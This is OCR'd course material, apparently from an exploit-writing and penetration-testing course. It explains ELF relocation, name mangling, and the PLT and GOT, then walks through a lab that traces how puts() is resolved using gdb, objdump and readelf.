
If a shared object requests to be loaded to an area of memory that is already being used, there must be a control in place to allow the object to be loaded into a different area of memory. Commonly known as the .reloc section, relocation provides exactly that ability. On modern systems there is often a desired load address a program would like to use. If the load address is unavailable, the relocation section will patch the program to the new addressing. Items such as functions are referenced by Relative Virtual Addresses (RVA)'s and are not an issue. Thus if the RVA for the function math_calc() is 0x500, this RVA will be added to whatever load address is used. So if the load address of the program is at 0x800000 and the RVA of the math_calc() function is 0x500, the true location would be 0x800500. If the load address 0x800000 is unavailable, a new load address such as 0x400000 will need to be selected and the calls patched by working with the relocation section. Now the address of the function math_calc() will be 0x400500.

On Windows systems, the process of relocation is called fix-ups. Fix-ups are almost never needed on modern Windows systems, as each program is given its own address space. Modern Linux systems also rarely have the need to relocate an ELF file. Shared libraries will sometimes need relocation, but desired addressing is almost always available. Nonetheless, the support for relocation must be within the object file in the event it is needed.

Name Mangling

The name of a function or other procedure/construct in a program's source code will often not be the same name seen in symbol tables and the like. For example, the function named “main” within C source code may be mangled to the name “_main” when converted to an object file. This process serves a couple of different purposes. One is to provide uniqueness within a program to avoid name collisions. You could imagine what consequences might occur if a call is made to a name shared by two functions. Some languages do not support polymorphism such as C, and so mangling is not needed; however, there are other reasons for mangling symbols.

Calling conventions used by various programming languages and supported by operating systems can differ. Name mangling can provide a way in which the operating system handles the program. For example, one mangling method may add two underscores “__” before a name while another may place “_Z” in the front of all functions. So the function “main” could become “__main” or “_Zmain”, depending on what tool compiled the program. The type of mangling used can then, for example, identify to the system in what order to expect parameters passed to a subroutine.



ELF (1)

- Executable and Linking Format
  - Executable & Relocatable Files
    - Can be mapped directly into memory at runtime
    - Allows for relative addressing to remain while changing the load address
  - Shared Objects
    - Used primarily to house shared functions
  - a.out format outdated with limited support for dynamic linking

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Executable and Linking Format (ELF)

ELF is an object file format used by many UNIX OSs to support dynamic linking, symbol resolution and many other functions. Object files contain various elements, including the machine code of the executable program, symbols that need to be imported, as well as functions that can be exported, debugging information, relocation information and a header file. In order for a file to be linkable, it must contain a number of these elements. An ELF file contains a set of sections used by the linker.

Due to the lack of support for dynamic linking and support issues with C++, the a.out object file format is seen less often on modern *NIX-based operating systems. a.out stands for Assembler Output and is an outdated file format for executable and shared libraries. Some compilers still default to this nomenclature when an output file is not stated.

Relocatable ELF Files


Relocatable ELF files contain multiple sections. such as object code, data, symbols having or needing resolution, a magic number and various other sections. These sections are contained within the ELF header file. A relocatable file allows for the relative address of a mapped section or symbol to be maintained, while modifying the base address in the event there may be a conflict. For example, if the relative address of a function called get_fork() is 0x4000 and it was expecting to be mapped to the base address 0x08000000 the absolute address in that instance would be 0x08004000. However, if the file is in relocatable format, the base address could be relocated to a new base address, such as 0x08040000 resulting in the absolute address of 0x08044000.

Executable ELF Files

Executable ELF files are relatively close to the format of relocatable ELF files. The primary difference is the ability for an executable ELF file to be mapped directly into memory upon execution. Executable ELF files have been optimized by including only the necessary sections, including read-only code, data, BSS, virtual addressing information and some other relevant information.

Shared Objects

An ELF Shared Object file contains the elements of both relocatable files and executable files. It contains the program header file contained in an ELF executable file, loadable sections, and the additional linking information contained in relocatable files. A shared object is simply a library of functions available to developers. A dynamically compiled program relies on system libraries contained on a target system. These libraries are loaded into a program during startup and function names resolved as required.



ELF (2)

- Procedure Linkage Table (PLT)
  - Read-only Table produced at compile-time which holds all necessary symbols needing resolution
  - Resolution performed when a request is made for the function (lazy linking)
- Global Offset Table (GOT)
  - Writable memory segment to store pointers
  - Updated by the dynamic Linker during symbol resolution

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Procedure Linkage Table (PLT)


The Procedure Linkage Table (PLT) is a read-only section primarily responsible for calling the dynamic linker during and after program runtime in order to resolve the addresses of requested functions. This is not handled during compile time, as the shared libraries are unavailable and the addresses unknown. The PLT is a much larger table than the GOT; however, resolution is not performed until the first time a call to the requested function is made, saving resources. Each program has its own PLT that is useful only to itself. When symbol resolution is requested, the request is made to the PLT by the calling function, and the address of the GOT is pushed into a processor register. From a high-level:

1) The program makes a call to a function residing within a shared library and requires the absolute memory address. For example, printf().
2) The calling program must push the address of the GOT into a register as relocatable sections may only contain Relative Virtual Addresses (RVA) and not the needed base 32-bit address.
3) From step one, the request is made to the PLT, which in turn passes control to the GOT entry for the requested symbol. If this is the first time the request for the particular function is made, go to the next step. If not, jump to step 5.
4) Since this is the first request for the function, control is passed by the GOT back to the PLT. This is done by first pushing the address of the relative entry within the relocation table, which is used by the dynamic linker for symbol resolution. The PLT then calls the dynamic linker to resolve the symbol. Upon successful resolution, the address of the requested function is placed into the GOT entry.

5) If the GOT holds the address of the requested function, control can be passed immediately without the involvement of the dynamic linker.

Global Offset Table (GOT)

During program runtime, the dynamic linker populates a table known as the Global Offset Table (GOT). The dynamic linker obtains the absolute addresses of requested functions and updates the GOT as requested. Files do not need to be relocatable, as the GOT takes requests for locations from the Procedure Linkage Table (PLT). Many functions will not be resolved at runtime and resolved only on the first call to ch requested function. This is a process known as lazy linking and saves on resources.



Tool: objdump (1)


- Displays Object File Information
- Author: Eddie C.
- Freeware under GNU Public License
- Performs Disassembly
  - GDB also disassembles, but with objdump you don't have to execute the program
  - Prints out a "deadlisting"
- Displays file headers, symbol information and more

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Tool: objdump (1)

The tool objdump displays information about or within an object file. You can specify options to output only the desired results or get a more comprehensive listing. The tool was created by Eddie C., for whom not much information is publicly available. The tool is freeware under the GNU Public License. It is simply amazing that there are such great contributors to free software! Objdump is best known for its ability to disassemble object files and provide header, section, and symbol detail in a clear and concise listing. Objdump can be used as opposed to GDB when you are looking to perform analysis on a binary without executing the program through a debugger such as GDB. This disassembly is often referred to as a "deadlisting" as the code is not running in a live state, such as that in a debugger.

We will take a look at some of the more common objdump commands on the next slide.



Tool: objdump (2)

- Useful Commands
  - **`objdump -d`**
    - Disassembles an object file
  - **`objdump -h`**
    - Displays section headers
  - **`objdump -j <section name>`**
    - Allows you to specify a section
    - e.g. *objdump –j .text –d ./<prog_name>*

objdump (2)

Command: objdump –d


This command will disassemble and display all functions used within the program. You can use the "-D" switch to get a more comprehensive listing.

Command: objdump –h

This command displays all of the section headers, their virtual memory address and sizing information.

Command: objdump –j

This command allows you to display only the contents within a specific section of the program. For example, "*objdump –j .text –d ./<prog_name>*" will show a disassembly of the code segment.




Tool: readelf

- Tool to display ELF object file information
- Authors: Eric Youngdale and Nick Clifton
- Freeware under GNU Public License
- Displays information on ELF headers and sections; i.e. GOT, PLT, Location Information

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

readelf

The readelf tool displays object file information similar to that of objdump. The tools often come down to a matter of preference and comfort; however, each tool seems to do certain things a little better than the others. The readelf tool was created by Eric Youngdale and Nick Clifton. It is also a freeware tool under the GNU Public License! We will use the readelf tool to take a look into symbol tables within the Global Offset Table (GOT) and Procedure Linkage Table (PLT). Using the –x switch, you can specify a section to display. For example, we will use the –x switch to take a look into the GOT section.




ELF Demonstration (1)

- Let us track the behavior of symbol resolution!
  - If you wish to follow along:
    - Fire up a command shell from your Kubuntu Gutsy VMware image
    - Change to the /home/deadlist directory
    - Check to make sure the program "memtest" is in the directory

ELF Demonstration (1)

Let us run through an exercise to make this process really sink in. Following the steps taken to resolve a symbol at runtime is the best way to understand what areas are writable, where addresses are stored, and to get some more experience with GDB and assembly. Performing security research requires you to know the path of execution a program takes, and the linking process is no exception.

First, fire up a command shell from your Kubuntu image and make sure you're in the "/home/deadlist" directory. The program "memtest" should already exist. On the next few slides we will follow some of the behavior shown by the linking process.



ELF Demonstration (2)

- In GDB enter "`disas main`" and locate the following and exit GDB:

```
(gdb) x/i 0x080484a4
0x80484a4 <main+83>:        call   0x8048374 <puts@plt>
(gdb) ▌
```

- From command line enter and locate:
  `$ objdump -d -j .text memtest |grep puts`

```
root@deadlist-desktop:/home/deadlist# objdump -d -j .text memtest |grep puts
 80484a4:       e8 cb fe ff ff          call   8048374 <puts@plt>
root@deadlist-desktop:/home/deadlist# ▌
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

ELF Demonstration (2)


From the /home/deadlist directory, type in "gdb memtest". Next, type in "disas main" and find the call to the puts() function. The puts() function simply places a string to standard output (stdout) similar to printf(), but does not support format strings. After entering in the command, you should see an instruction similar to the one on the slide. The instruction shown is simply a call from main() to the puts() function, but where is it taking us?

Copy down the memory address to continue with the exercise. In the case of our slide, the memory address is 0x8048374. We could also enter the following command into the tool objdump to find the same information:

```
objdump –d –j .text memtest |grep puts
```

This command gives us the results shown on the second image. Mind you we must first know the functions that are called from a shared library to have the appropriate names to grep. We could obtain this information by taking a look at the dynamic relocation entries for the program. Enter the command:

```
objdump –R memtest
```



ELF Demonstration (3)

- To find the following, enter the command:
  `$ objdump -R memtest`


```
root@deadlist-desktop:/home/deadlist# objdump -R memtest

memtest:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080497cc R_386_GLOB_DAT    __gmon_start__
080497dc R_386_JUMP_SLOT   getpid
080497e0 R_386_JUMP_SLOT   __gmon_start__
080497e4 R_386_JUMP_SLOT   __libc_start_main
080497e8 R_386_JUMP_SLOT   scanf
080497ec R_386_JUMP_SLOT   printf
080497f0 R_386_JUMP_SLOT   puts
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

ELF Demonstration (3)

objdump –R memtest

This command gives us the results shown on the slide image. What is listed is actually the global offset table entries for each function. Why is the address we have been seeing, 0x8048374 no longer shown? We now have the address on the left side showing 0x080497f0 for the puts() function. Let us figure out what is happening on the next slide.



ELF Demonstration (4)

- Using the tool of your choice, locate the following and determine its meaning:

```
08048374 <puts@plt>:
 8048374:       ff 25 f0 97 04 08       jmp    *0x80497f0
 804837a:       68 28 00 00 00          push   $0x28
 804837f:       e9 90 ff ff ff          jmp    8048314 < init+0x30>
```

- From command line enter "$ readelf -x 22 memtest" to find the following:

```
root@deadlist-desktop:/home/deadlist# readelf -x 22 memtest

Hex dump of section '.got.plt':
  0x080497d0 fc960408 00000000 00000000 2a830408 ............*...
  0x080497e0 3a830408 4a830408 5a830408 6a830408 :...J...Z...j...
  0x080497f0 7a830408                            z...
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

ELF Demonstration (4)

If we go back into the code segment to take a look at the original address found in the puts() function call, 0x8048374, we find the results shown in the top image on the slide. We now see that by going to the address shown in the call to puts() from main, it redirects us to the puts() entry in the Procedure Linkage Table (PLT). Inside the PLT entry is a jump to a pointer at the address 0x80497f0. We must now continue our path to resolution. 0x80497f0 exists within the Global Offset Table (GOT). This is the same address shown when running the "objdump –R" command.


Enter the command:

readelf –x 22 memtest

